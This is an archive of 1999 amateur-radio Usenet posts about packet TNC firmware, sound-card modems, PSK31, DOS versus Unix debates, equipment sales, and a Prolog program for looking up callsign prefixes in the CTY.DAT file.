Randy KA4NMA

2693. Re: KPC-3 Info?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-06 00:00:00 UTC
From: "Neal N." <nealn@alpha1.net>
Message-ID: <RCt63.3343$D_5.72596@news2.giganews.com>
Source record: 17849

Hi John,

Here is some info I copied off the Kantronics web site at www.kantronics.com

Firmware and Software Updates:

Update KPC-3 Plus (only) version 8.3 $59.95

Update KPC-3 Plus (only) version 8.3N (K-Net) $59.95

Update KPC-3 version 8.2 $ 59.95

Update KPC-3 version 6.0N (K-Net) $ 59.95

Manuals and Manual Sets:

KPC-3 Plus Manual (281+ pages) $ 24.95

If you plan on doing APRS you will want at least version 8.2 firmware and the manual. (That's not too much less than what I paid for my KPC3+ a couple of years ago!)

If it is a KPC3+, version 8.3 firmware has a handy feature so that both the GPS and a computer can be connected to the TNC at the same time.

73,

Neal N.
NE5AL

2694. Re: Qs on Field Day packet operation

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-06 00:00:00 UTC
From: Bob Snyder <Bob.REMOVETHIS.Snyder@wcom.com>
Message-ID: <V5u63.356$FS2.40889@PM01NEWS>
Source record: 17850

True that there is a 1 point difference (double the amount) in the two
contact types, but how many people are you going to find sitting down at a
2m FM packet station vs poeple on 2m FM phone? Or 10m any mode.

Le Grande Raoul wrote in message ...
>In article <ZxX43.8$FS2.2002@PM01NEWS>, "Bob Snyder"
><Bob.REMOVETHIS.Snyder@wcom.com> wrote:
>
>> I'm curoius how it's a points advantage to have a packet station up?
>
>I suppose it is stretching it to say "a real points advantage" because
>packet is scored like CW- two points per contact as opposed to one point
>per contact for voice. Still, there isan advantage to using an FM
>tranceiver for packet instead of voice- one point extra per contact if you
>can get it.
>
>Jeff
>
>>
>>
>> Le Grande Raoul wrote in message ...
>> >Hello:
>> >
>> >I'm getting ramped up for this coming Field Day and want to include
packet
>> >in the setup. ARRL makes it a real points advantage to have a packet
>> >station up and running. Some questions:
>
>--
>"It's better to be shot from a cannon than squeezed from a tube,
>That's why there's fast motorcycles, bubba...."
> -Dr. H. S. Thompson paraphrasing Grace Slick

2695. Re: TCM-3105 Chip

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-06 00:00:00 UTC
From: no@spam.here
Message-ID: <375c7e40.12605160@news.olg.com>
Source record: 17851

On Fri, 4 Jun 1999 21:08:27 +0100, "Tom Fanning" <tom.f@btinternet.com>
wrote:

):>I am going to build this baycom - where can I get the chip from in the
):>UK? This may seem an odd question but I am a newbie at construction and
):>therefore also at sourcing components such as this.

How'bout Siskin?

http://www.siskin.co.uk/

Al

al at olg dot com
wash dc metro area , usa
code3g,m1200v2,m900v2 decoders
jrc535d,icom r70,yaesu frg7,ken r1000

2696. Re: Two sound boards, one for PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-06 00:00:00 UTC
From: Terry <browntl@concentric.net>
Message-ID: <375AA8C4.34209F6E@concentric.net>
Source record: 17852

Thanks, Gary, I appreciate the comments. Any idea where I can find out how to use the sound card in my system? If I can use it without having to buy some more expensive hardware/software, I'll probably try my hand a packet. 73.
Terry

Gary Coffman wrote:

> On 05 Jun 1999 07:38:27 PDT, Terry <browntl@concentric.net> wrote:
> > I'm curious about how to use soundcards as a packet modem. Can anyone give
> >me a fairly brief pros and cons summary before I pursue it further? Also, does
> >anyone have the information needed to utilize the card? Thanks.
> > Terry (KA5IHV)
>
> A packet modem has to resolve the tones used to send the data. This is often
> done with a pair of match filters, one tuned to each of the two tone frequencies.
> A decision circuit, called a slicer, then outputs a 1 or 0 depending on which filter
> has the greatest output at the moment. This modem can be implemented with
> analog filters, or with digital filters.
>
> That's where the sound card comes in. It digitizes the audio so that you can
> implement a pair of FIR filters in software to filter the tones. A simple numeric
> comparison performs the role of slicer. Alternatively, you could do a FFT and
> hunt for the highest energy peaks, but that's less computationally efficient for
> this task, though it can compensate for mistuning. Additional software then
> frames the HDLC and does the AX25 protocol handling.
>
> For transmit, the sound card produces the appropriate tones for the transmitter.
> This is a trivial task using a lookup table in software. (Of course the computer
> is doing all the AX25 and HDLC protocol stuff to generate the packet too.)
>
> Now the benefits of doing the modem by digital signal processing are that it
> is easy to get near ideal filter response, filter tuning is stable, and it is essentially
> free if you already have the computer and sound card. The down side is that you
> need a fairly fast computer to do both the DSP and the protocol stuff in realtime.
> A 66 MHz 486 is about the minimum system for this. That's usually no handicap
> since most systems with sound cards are that fast or faster anyway.
>
> Gary
> Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
> 534 Shannon Way | We break it |
> Lawrenceville, GA | Guaranteed |

2697. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-06 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <375abbca.7292932@news.crosslink.net>
Source record: 17853
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

On Sat, 05 Jun 1999 05:08:53 GMT, removals1@iname.com (Shiva Nataraja)
wrote:

>On Thu, 3 Jun 1999 09:32:31 -0400, "Carl R. Stevenson"
><wa6vse@fast.net> wrote:
>
>>DOS isn't really an "operating system" ... it's more like
>>a non-reentrant interrrupt handling virus :-)
>>
>>(Of course Win 9x isn't *much* better)
>
>Of course not - Win 9x is just a pretty wrapper around DOS. ;-)

With one VERY SIGNIFICANT improvement - it's 32 bit. And that can make
a difference - especially when the application itself is written for
32 bit environment.

2698. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-06 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <375abc2b.7390172@news.crosslink.net>
Source record: 17854

On Fri, 04 Jun 1999 20:53:49 GMT, no@spam.here (al) wrote:

> 'Course if things were reversed,Linux had came first then DOS,it would be
>"Please, please, please, just let Linux die".

What could you possibly mean by that, Al?
I don't think that its is unfair to equate Linux to Unix, since Red
Hat says that Linux is a commercial version of UNIX, and Unix was
certainly around long before MS-DOS or IBM-DOS. I don't think either
of the DOS's arrived prior to 1981, and I know damn well that UNIX was
available for DEC machines for years. For that matter, I was using
UNIX on an IBM PC-XT no later than 1984.

So what are you suggesting?

2699. How I Spent My Weekend

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-06 00:00:00 UTC
From: k7on@arrl.net
Message-ID: <MPG.11c4ea4aa654e72298975a@news.speedchoice.com>
Source record: 17855

```
How I Spent My Weekend

I hadn't written Prolog code for nearly a decade, so the following was
thrown together this weekend as a refresher. It is standard Clocksin &
Mellish Prolog.

My plan is to expand on this for many functions relating to amateur
(ham) radio.

If anyone has similar interest, please contact me: k7on@arrl.net

----------------------------------------

/*

The following relation (prefix/2) may be used to query the database
comprising the prefix/7 relation by callsign or callsign prefix.

For example:

| ?- prefix( 'ZK1N', X ).
X = prefix('ZK1N',['ZK1/N','North','Cook','Is.'],32,62,10.4,161,'OC')
;

X = prefix('ZK1',['ZK1/S','South','Cook','Is.'],32,62,21.2,159.8,'OC')
;

no

| ?- prefix( 'ON4UN', X ).
X = prefix('ON',['ON','Belgium'],14,27,50.9,-4.4,'EU')

| ?-

This is merely a demonstration of the purpose to which the database
created (prefix/7) by the goal init/0 may be used.

(c) Brian Short, K7ON / 06-June-99 / All Rights Reserved Worldwide

*/

prefix( X, Y ):-
name( X, L1 ),
prefix(Pfx, Name, CQ, ITU, Lat, Long, Cont ),
Y = prefix(Pfx, Name, CQ, ITU, Lat, Long, Cont ),
name( Pfx, L2 ),
prestring( L2, L1 ).
```

```
prestring( [], _ ).
prestring( [X|Y], [X|Z]):- prestring( Y, Z ).

/*

The following goal (init/0) is used to read the
CTY.DAT file provided by the TR Log Program.

A set of clauses comprising the prefix/7 relation
is created in the database:

prefix( Pfx, Name, CQ, ITU, Lat, Long, Cont )

Where

Pfx is a Prefix as an atom
Name is a description as a list of atoms
CQ is the CQ zone as a number
ITU is the ITU zone as a number
Lat is the latitude as a number
Long is the longitude as a number
Cont is the continent as an atom { EU, NA, SA, AS, OC, AF }

Once executed, you may query the database. For example:

| ?- prefix( 'ZK1', Name, CQ, ITU, Lat, Long, Cont ).
Name = ['ZK1/S','South','Cook','Is.'] ,
CQ = 32 ,
ITU = 62 ,
Lat = -21.2 ,
Long = 159.8 ,
Cont = 'OC'

| ?- prefix( 'ZK1N', Name, CQ, ITU, Lat, Long, Cont ).
Name = ['ZK1/N','North','Cook','Is.'] ,
CQ = 32 ,
ITU = 62 ,
Lat = -10.4 ,
Long = 161 ,
Cont = 'OC'

| ?-

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*/

init:-
see('cty.dat'),
repeat,
getln( W ), W \= [],
(eof(W) ; (procln( W ), fail)),!,
seen.

procln( W ):-
makeatoms( W, A ),
```

```
getfields( A, F ),!,
F = [ Name, [CQ], [ITU], [Cont], [Lat], [Long], X, [Pfx|Q] ],
checkprefix( Pfx, Q, P1, P2 ),
F1 =.. [ prefix, P2, [P1|Name], CQ, ITU, Lat, Long, Cont ],
asserta( F1 ),
write( F1 ), nl.

procln( W ):-
makeatoms( W, A ),
proclnh( A ).

proclnh([]).

proclnh([W1|W]):-
prefix(Pfx, Name, CQ, ITU, Lat, Long, Cont ),!,
makeprefix( W1, CQ, ITU, W2, CQ2, ITU2 ),
assert( prefix(W2, Name, CQ2, ITU2, Lat, Long, Cont ) ),
proclnh( W ).

makeprefix( X, Y, Z, A1, Y1, Z1 ):-
name( X, L ),
append( L1, [40|L2], L ),!,
name( A1, L1 ),
makeprefixh( [40|L2], Y, Z, Y1, Z1 ).

makeprefix( X, Y, Z, A1, Y1, Z1 ):-
name( X, L ),
append( L1, [91|L2], L ),!,
name( A1, L1 ),
makeprefixh( [91|L2], Y, Z, Y1, Z1 ).

makeprefix( X, Y, Z, X, Y, Z ).

makeprefixh( [_|L], X1, Y1, X2, Y2 ):-
append( L1, [41|L2], L ),!,
name( A1, L1 ),
makeprefixh( L2, A1, Y1, X2, Y2 ).

makeprefixh( [_|L], X1, _, X1, A1 ):-
append( L1, [93|L2], L ),!,
name( A1, L1 ).

makeprefixh( [], X, Y, X, Y ).

checkprefix( X, [], X, X ).
checkprefix( Pfx, [Q], P1, P2 ):-
name( Pfx, P ), name( Q, [R] ),
upcase( R, R1 ),
append( P, [47,R1], Q1 ),
append( P, [R1], Q2 ),
name( P1, Q1 ), name( P2, Q2 ).

upcase( X, Y ):- X > 96, X < 123,!, Y is X - 97 + 65.
upcase( X, X ).
```

```
getfields( [], [] ).
getfields( A, [F1|F] ):-
append( F1, [':'|Y], A ), F1 \= [], !, getfields( Y, F ).

getln( X ):- get0( C ), getlnh( C, X ).

getlnh( C, C ):- eof(C), !.
getlnh( C, [] ):- endofline( C ), !.
getlnh( C, [C|X] ):- get0( C1 ), !, getlnh( C1, X ).
getlnh( C, [C] ).

eof( -1 ).

endofline( 10 ).
endofline( 13 ).

makeatoms( X, [A|Y] ):- makeatom( X, X1, [], A ), !, makeatoms( X1, Y ).
makeatoms( _, [] ).

makeatom( [58|X], X, [], ':' ):- !.
makeatom( [A1|X], X1, [], A ):-
endofword(A1), !, makeatom(X, X1, [], A).
makeatom( [A1|X], [A1|X], Y, N):-
endofword( A1 ), Y = [_|_], name(N, Y), !.
makeatom( [A1], [], X, N ):-
not( endofword( A1 ) ), append( X, [A1], A ), name( N, A ), !.
makeatom( [A1|X], X1, Y, A ):-
append( Y, [A1], Y1 ), !, makeatom( X, X1, Y1, A ).

endofword( 58 ). /* colon */
endofword( 59 ). /* semicolon */
endofword( 32 ). /* space */
endofword( 44 ). /* comma */
endofword( 42 ). /* asteric */
endofword( 47 ). /* slash */
endofword( -1 ). /* eof */

/* (c) Brian Short, K7ON / 06-June-99 / All Rights Reserved Worldwide */
```

2700. Re: Two sound boards, one for PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-06 00:00:00 UTC
From: Max Imo <post@to.group>
Message-ID: <6DD63.39$Gm5.34@news.megsinet.net>
Source record: 17856

Look at http://wd5gnr.virtualave.net/pskgnrv.htm It is a page that has a "front-end" for the PSK31 software. It should also have the link to the PSK31 software page. Try around 14.070.5 for PSK activity. Works extremely well and beats packet hands down.

73

Terry wrote in message <375AA8C4.34209F6E@concentric.net>...
> Thanks, Gary, I appreciate the comments. Any idea where I can find out how to use the
>sound card in my system? If I can use it without having to buy some more expensive
>hardware/software, I'll probably try my hand a packet. 73.
> Terry
>
>Gary Coffman wrote:
>
>> On 05 Jun 1999 07:38:27 PDT, Terry <browntl@concentric.net> wrote:
>> > I'm curious about how to use soundcards as a packet modem. Can anyone give
>> >me a fairly brief pros and cons summary before I pursue it further? Also, does
>> >anyone have the information needed to utilize the card? Thanks.
>> > Terry (KA5IHV)
>>
>> A packet modem has to resolve the tones used to send the data. This is often
>> done with a pair of match filters, one tuned to each of the two tone frequencies.
>> A decision circuit, called a slicer, then outputs a 1 or 0 depending on which filter
>> has the greatest output at the moment. This modem can be implemented with
>> analog filters, or with digital filters.
>>
>> That's where the sound card comes in. It digitizes the audio so that you can
>> implement a pair of FIR filters in software to filter the tones. A simple numeric
>> comparison performs the role of slicer. Alternatively, you could do a FFT and
>> hunt for the highest energy peaks, but that's less computationally efficient for
>> this task, though it can compensate for mistuning. Additional software then
>> frames the HDLC and does the AX25 protocol handling.

>>
>> For transmit, the sound card produces the appropriate tones for the
transmitter.
>> This is a trivial task using a lookup table in software. (Of course the
computer
>> is doing all the AX25 and HDLC protocol stuff to generate the packet
too.)
>>
>> Now the benefits of doing the modem by digital signal processing are that
it
>> is easy to get near ideal filter response, filter tuning is stable, and
it is essentially
>> free if you already have the computer and sound card. The down side is
that you
>> need a fairly fast computer to do both the DSP and the protocol stuff in
realtime.
>> A 66 MHz 486 is about the minimum system for this. That's usually no
handicap
>> since most systems with sound cards are that fast or faster anyway.
>>
>> Gary
>> Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
>> 534 Shannon Way | We break it |
>> Lawrenceville, GA | Guaranteed |
>

2701. Re: Two sound boards, one for PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-06 00:00:00 UTC
From: kh2d@my-deja.com
Message-ID: <7jf44bttq2@brokaw.wa.com>
Source record: 17857

"Max Imo" <post@to.group> wrote:

>Look at http://wd5gnr.virtualave.net/pskgnrv.htm It is a page that has a
>"front-end" for the PSK31 software. It should also have the link to the
>PSK31 software page. Try around 14.070.5 for PSK activity. Works extremely
>well and beats packet hands down.

Signal flags or two bean cans with a string beat HF packet, hands down.....

73, Jim KH2D

2702. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-06 00:00:00 UTC
From: Michael Young <nobody@all.org>
Message-ID: <928723952.621.91@news.remarQ.com>
Source record: 17858

Robert Lay (W9DMK) <nobody@crosslink.net> wrote in message
news:375abc2b.7390172@news.crosslink.net...
> On Fri, 04 Jun 1999 20:53:49 GMT, no@spam.here (al) wrote:
> available for DEC machines for years. For that matter, I was using
> UNIX on an IBM PC-XT no later than 1984.

Strictly as a matter of historical accuracy, that was XENIX, not UNIX.
Also, Linux is not UNIX, which is itself a registered trademark now
owned and licensed, I think, by Novell. But what's in a name, anyway?

An operating system by itself is pretty useless. DOS and Windows won the
desktop war on the shear number of applications available, not on mere
hype about its technical merit. You can wonder about how or why this is,
but there is no denying that it, indeed, IS.

We can similarly debate whether pure white light is superior to yellow
light, but there is no changing the fact that the sun is what it is.
Let's move on.

Michael.

2703. Unix brand history (was Re: Written decoding software for sound cards?)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-06 00:00:00 UTC
From: Dana Myers K6JQ <DMyers@Qnet.com>
Message-ID: <375B4269.82709860@Qnet.com>
Source record: 17859

Michael Young wrote:
>
> Robert Lay (W9DMK) <nobody@crosslink.net> wrote in message
> news:375abc2b.7390172@news.crosslink.net...
> > On Fri, 04 Jun 1999 20:53:49 GMT, no@spam.here (al) wrote:
> > > available for DEC machines for years. For that matter, I was using
> > > UNIX on an IBM PC-XT no later than 1984.
>
> Strictly as a matter of historical accuracy, that was XENIX, not UNIX.
> Also, Linux is not UNIX, which is itself a registered trademark now
> owned and licensed, I think, by Novell. But what's in a name, anyway?

Actually, the Unix(tm) brand is now owned by X/Open, and signifies
compliance with a set of specifications - and has nothing to do with
the pedigree of the code involved.

Xenix was, interestingly, Microsoft's foray into the commercial Unix
marketplace, dating back to 1980. By 1986 or so, they'd focused on the
Windows path and SCO had taken over the Xenix mantle.

> An operating system by itself is pretty useless. DOS and Windows won the
> desktop war on the shear number of applications available, not on mere
> hype about its technical merit. You can wonder about how or why this is,
> but there is no denying that it, indeed, IS.
>
> We can similarly debate whether pure white light is superior to yellow
> light, but there is no changing the fact that the sun is what it is.
> Let's move on.

Quite true.

Dana K6JQ
Dana@Source.Net

2704. Re: Two sound boards, one for PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-07 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <37a623ad.1093818389@news.atl.bellsouth.net>
Source record: 17860

On 06 Jun 1999 09:59:39 PDT, Terry <browntl@concentric.net> wrote:
> Thanks, Gary, I appreciate the comments. Any idea where I can find out how to use the
>sound card in my system? If I can use it without having to buy some more expensive
>hardware/software, I'll probably try my hand a packet. 73.
> Terry

There are sound card drivers for the PC-Flexnet system popular in Europe.
It is a DOS program. I don't have a URL handy. There are also drivers for Linux,
see the Linux AX25 HOWTO for details.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

2705. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-07 00:00:00 UTC
From: markv@pixar.com
Message-ID: <7jflfkemp1@nnrp1.deja.com>
Source record: 17861

In article <37593b3b.14932038@news.olg.com>,
no@spam.here (al) wrote:
>):>>
>):>>DOS is conspicuous by its absence. Aren't there DOS drivers available
>):>>for soundcards? Are there standard DOS calls available for soundcards?
>):>>If not, could we come up with some? How is/was soundcard interfacing
>):>>handled under DOS?
>):>>--
>):>>73, Cecil, W6RCA http://www.bigfoot.com/~w6rca
>):>
>):>Please, please, please, just let DOS die.
>):>
>
> 'Course if things were reversed,Linux had came first then DOS,it would be
> "Please, please, please, just let Linux die".

If Linux had come first, then DOS, I'd suspect that we would have more
trouble on our hands than what operating system to use. A vision of the
riders of the Apocalypse leaps to mind...

Slightly more seriously, DOS is conspicious more by all the features of a
real operating system that it _doesn't_ possess than by any similarity to
real operating systems. Memory protection, adequate device abstractions, and
multitasking leap to mind as three of the most serious omissions. It's time
to move on folks...

Mark
>
> Al
>
> al at olg dot com
> wash dc metro area , usa
> code3g,m1200v2,m900v2 decoders
> jrc535d,icom r70,yaesu frg7,ken r1000
>
>

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

2706. Re: ?? Software for 599-ZX DSP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-07 00:00:00 UTC
From: jhill@nospam.visi.com
Message-ID: <Hrl63.1607$ZO3.200900@ptah.visi.com>
Source record: 17862

In article <7j4ma2$2ud@news-central.tiac.net>, "Jacquis" <jaclyn@tiac.net> wrote:
>I have been using my Timewave 599ZX DSP for some time as an audio filter to
>perk up my old rig and love it. I would like to get on HF Packet and RTTY
>as well as play around with some of the other modes and SWL (Utility Bands)
>as well. I was wondering what the best software would be for both
>purposes. I am not to concerned with logging or rig control as an extra as
>long as it decodes and encodes well. Anyone that would like to post their
>favorites with a short description would be appreciated ! Thanks, Jacqui
>N1DVE
>

The DSP-599zx only Demodulates RTTY. It does not Demodulate Packet.
Timewave sells a Windows 95/98 program called DSP-RTTY to run the
DSP-599zx. It also supports connecting a VHF Packet TNC through one
of the Com ports so you can monitor the local DX CLuster or whatever
you choose while operating RTTY on HF. Give them a call or visit their
Web site. http://www.timewave.com

73, John, NJ0M

2707. FS: PK-900 / HAL P-38

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-07 00:00:00 UTC
From: Loek d'Hont <a0927429@dlemail.itg.ti.com>
Message-ID: <7jgi29$c2e$1@tilde.csc.ti.com>
Source record: 17863
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.swap

PK-900 new in box $225

HAL P-38 $125

Prices exclude shipping (area code 75044)

a0927429@dlemail.itg.ti.com

2708. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-07 00:00:00 UTC
From: no@spam.here
Message-ID: <375bd96a.7853872@news.olg.com>
Source record: 17864

On Sun, 06 Jun 1999 18:37:33 GMT, nobody@crosslink.net (Robert Lay (W9DMK)) wrote:

):>On Fri, 04 Jun 1999 20:53:49 GMT, no@spam.here (al) wrote:
):>
):>> 'Course if things were reversed,Linux had came first then DOS,it would be
):>>"Please, please, please, just let Linux die".
):>
):>What could you possibly mean by that, Al?
):>I don't think that its is unfair to equate Linux to Unix, since Red
):>Hat says that Linux is a commercial version of UNIX, and Unix was
):>certainly around long before MS-DOS or IBM-DOS. I don't think either
):>of the DOS's arrived prior to 1981, and I know damn well that UNIX was
):>available for DEC machines for years. For that matter, I was using
):>UNIX on an IBM PC-XT no later than 1984.
):>
):>So what are you suggesting?

Nothing as complicated as all that.Only that whatever is in wide spread use people will always find reasons to fault it.Which is always easy to do since nothing,especially software/OS's,is perfect.I've had ALOT of fun with DOS based software.Would I have had as much "fun" with UNIX,Linux or ABC based software....probably.

Al

al at olg dot com
wash dc metro area , usa
code3g,m1200v2,m900v2 decoders
jrc535d,icom r70,yaesu frg7,ken r1000

2709. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-07 00:00:00 UTC
From: no@spam.here
Message-ID: <375cdb90.8403646@news.olg.com>
Source record: 17865

On Sun, 6 Jun 1999 21:52:29 -0500, "Michael Young" <nobody@all.org> wrote:

):>Robert Lay (W9DMK) <nobody@crosslink.net> wrote in message
):>news:375abc2b.7390172@news.crosslink.net...
):>> On Fri, 04 Jun 1999 20:53:49 GMT, no@spam.here (al) wrote:
):>> available for DEC machines for years. For that matter, I was using
):>> UNIX on an IBM PC-XT no later than 1984.
):>
):>Strictly as a matter of historical accuracy, that was XENIX, not UNIX.
):>Also, Linux is not UNIX, which is itself a registered trademark now
):>owned and licensed, I think, by Novell. But what's in a name, anyway?
):>
):>An operating system by itself is pretty useless. DOS and Windows won
the
):>desktop war on the shear number of applications available, not on mere
):>hype about its technical merit. You can wonder about how or why this
is,
):>but there is no denying that it, indeed, IS.
):>
):>We can similarly debate whether pure white light is superior to yellow
):>light, but there is no changing the fact that the sun is what it is.
):>Let's move on.
):>
):>Michael.
):>

Tou~che.

Al

al at olg dot com
wash dc metro area , usa
code3g,m1200v2,m900v2 decoders
jrc535d,icom r70,yaesu frg7,ken r1000

2710. Help! PacComm Picopacket RJ-45 Mic Pinout?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-07 00:00:00 UTC
From: baack@maine.edu
Message-ID: <7jh7i5$5kn8$1@sol.caps.maine.edu>
Source record: 17866
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

Can anyone out there provide me the pin out for
the PacComm Picopacket mic jack? (single rs-232 version)
I picked one up at a 'fest over the weekend, but I did not get any docs with
it. I want to interface the unit to my HT, however I need the pin out of the
Picopacket's radio RJ-45 mic port.

Anyone help??

Jay N1RWY
baack@maine.edu

2711. Technology Demo Day

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-07 00:00:00 UTC
From: kc5goi <kc5goi@hotmail.com>
Message-ID: <928794284.404.43@news.remarQ.com>
Source record: 17867
Cross-posted to: alabama.birmingham.radio.amateur,aus.radio.amateur.digital,aus.radio.amateur.misc,aus.radio.amateur.wicen,rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.space,tamu.amat

Just a reminder about Technology Demo Day. Please visit
http://www.tapr.org/tapr/html/Ftdfd.html for information. If you plan to
operate a station that qualifies for points please email me with the
callsign you operate under. I will have a web page for everyone to view
that has the station list and any comments that station has.

73, KC5GOI

2712. Eight-Year-Old Elmers Directory Needs Elmers!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-07 00:00:00 UTC
From: pschleck@novia.net
Message-ID: <ibY63.29980$OL.718086@newscene.newscene.com>
Source record: 17868
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

As readers of the rec.radio.amateur.* newsgroups are probably aware, I maintain a periodic information posting known as the Amateur Radio Elmers Resource Directory (aka the "Elmers List") which provides a list of net Elmers, indexed by topic, and their E-mail addresses. (For users of threaded newsreaders, this article is linked to the base article of the Directory itself). You may also access the Directory at:

http://www.novia.net/~pschleck/elmers/

The Amateur Radio Elmers Resource Directory is 8 years old as of March of this year. In order to maintain its value to the net, I have strived to keep it accurate and up-to-date. In addition to reviewing the currency of the entire Directory every 2 years, I am constantly scouring the newsgroups for new Elmers to join the Directory.

There's always been an implicit invitation for any qualified person to join the Directory. However, since I've lost the half of the Elmers listed due to attrition from the last biannual mass-ack (i.e., no response at their last-known E-mail addresses; the 50% attrition rate seems to be fairly predictable based on the last few mass-acks in recent years), I felt the need to send out this explicit invitation. I'd like to replace the lost Elmers with new, motivated, quality Elmers from the net. Areas of expertise that are most desirable for the Directory right now include:

- Any expertise from residents of states, provinces, and foreign countries not currently represented
- Advanced homebrewing techniques (surface-mount, VLSI, DSP, spread-spectrum, etc.)
- TCP/IP Packet Radio and Gateways/Internetworking (particularly local IP coordinators and/or subnet managers/operators/leaders)
- Amateur Satellites/Space Operation (particularly Microsats, SAREX, and ARISS)
- Amateur-related Software for Unix/PC/Mac/Amiga/Psion/HP-95/PalmPilot
- College Clubs and organizational guidance/strategies
- Boy Scout Amateur Radio Merit Badge Counselors
- Unix/Linux/X-Windows programming and configuration
- Amateur Radio Organizational Contacts (I am especially looking for contacts for the ARRL Field Organization, GRAPES, AMSAT, QCWA, QRP Int., NARA(?), QRZ, CSVHFS, LAMBDA, ARES, RACES, FEMA, NACEC, any state OES or EMA, as well as any regional frequency coordinating body)
- Band, Mode or, Brand-specific equipment (actual manufacturer or dealer contacts would be quite welcome, as long as they reveal their affiliation and at least provide *some* free services)

- Maintainers of unique amateur-radio-related anonymous File Transfer Protocol (FTP) sites and World-Wide Web (WWW) Home Pages (as opposed to those that are substantially a rehash of, or pointers to, existing sites).
- Maintainers of unique amateur-radio-related mailing lists
- Editors/contacts for amateur-radio-related publications

Although expertise in any other area would, of course, be welcome also.

I'd like to emphasize that participation is totally voluntary, with very minimal obligations (1 or 2 polite inquiries a month, if feedback from existing Elmers is any indication). If you find that it is too much work, you are welcome to bow out, no questions asked. You don't even need access to netnews, just a reliable E-mail address.

If you'd like to volunteer, please go to the following Web-based registration form:

http://www.novia.net/~pschleck/elmers/register.html

--
73, Paul W. Schleck, K3FU
elmers-request@novia.net

Maintainer, Amateur Radio Elmers Resource Directory
http://www.novia.net/~pschleck/elmers/

2713. MultiMode for Windows Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-07 00:00:00 UTC
From: csmolinski@erols.com
Message-ID: <csmolinski-ya02408000R0706992044040001@news.erols.com>
Source record: 17869

MultiMode for Windows is now under development...

73's
Chris
N3JLY

--
Check out Black Cat Systems for radio (pirate, spy numbers) and Mac
software. http://www.blackcatsystems.com

The Numbers Racket - a CD-ROM of Spy Numbers stations, info available at
http://www.blackcatsystems.com/numbers

2714. Turn your PC into a DSP!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-07 00:00:00 UTC
From: "Thomas F. Swezey" <swezeyt@winternet.com>
Message-ID: <375C71EF.2AEFE370@winternet.com>
Source record: 17870

I am a professional software engineer and a long time short wave
listener.

I have developed a Windows program that allows you to filter audio in
real time.

Connect the "Line Out" on your short wave radio to the "Line In" on your
PC's sound card.

Use the Windows "Volume Control" program to assign inputs and outputs
and set levels.

The program takes the digitized audio, filters it and plays it out
through your PC's speakers!

No special hardware or modifications needed.

It does require a fast PC - 200 Mhz or better.

For more information and a free Shareware copy of the program visit my
web site:

http://www.winternet.com/~swezeyt/dsp.htm

Thanks a lot,
Tom Swezey

--
**** Signature **** (KISS: Keep It Simple, STUPID!) ****
Check out my Web Site: http://www.winternet.com/~swezeyt
E-mail me at swezeyt@winternet.com (o o)
oOO( )**OOo****

2715. curso de electronica y electricidad

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-08 00:00:00 UTC
From: turell <xturell@bglinks.com>
Message-ID: <7jii12$4d5$1@diana.bcn.ttd.net>
Source record: 17871

En Sabadell se abre un taller pr�ctico de electr�nica y electricidad.Conceptos b�sicos,electricidad de vivienda,electricidad industrial,automatismos,aut�matas programables,electr�nica anal�gica,fuentes de alimentaci�n,montajes,transistores,555,circuitos operacionales,tiristores,diac,triac y electr�nica digital.Tambi�n se realizar� repaso de la E.S.O.,refuerzo de tecnolog�a industrial,etc...se seguir� el curso escolar.Para todos aquellos interesados llamat a: DIGIT:C/Sant Miquel,78 TEL:93 7104374 SABADELL
Para m�s informaci�n enviat mail a xturell@bglinks.com

2716. Re: MultiMode for Windows Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-08 00:00:00 UTC
From: Tom Fanning <tom.f@btinternet.com>
Message-ID: <7jjfm9cfo1@uranium.btinternet.com>
Source record: 17872

Wahey!

--
Regards
Tom
tom.f@btinternet.com
http://tom.cfm.to
ICQ 29135423
2E1EPQ
Chris Smolinski <csmolinski@erols.com> wrote in message
news:csmolinski-ya02408000R0706992044040001@news.erols.com...
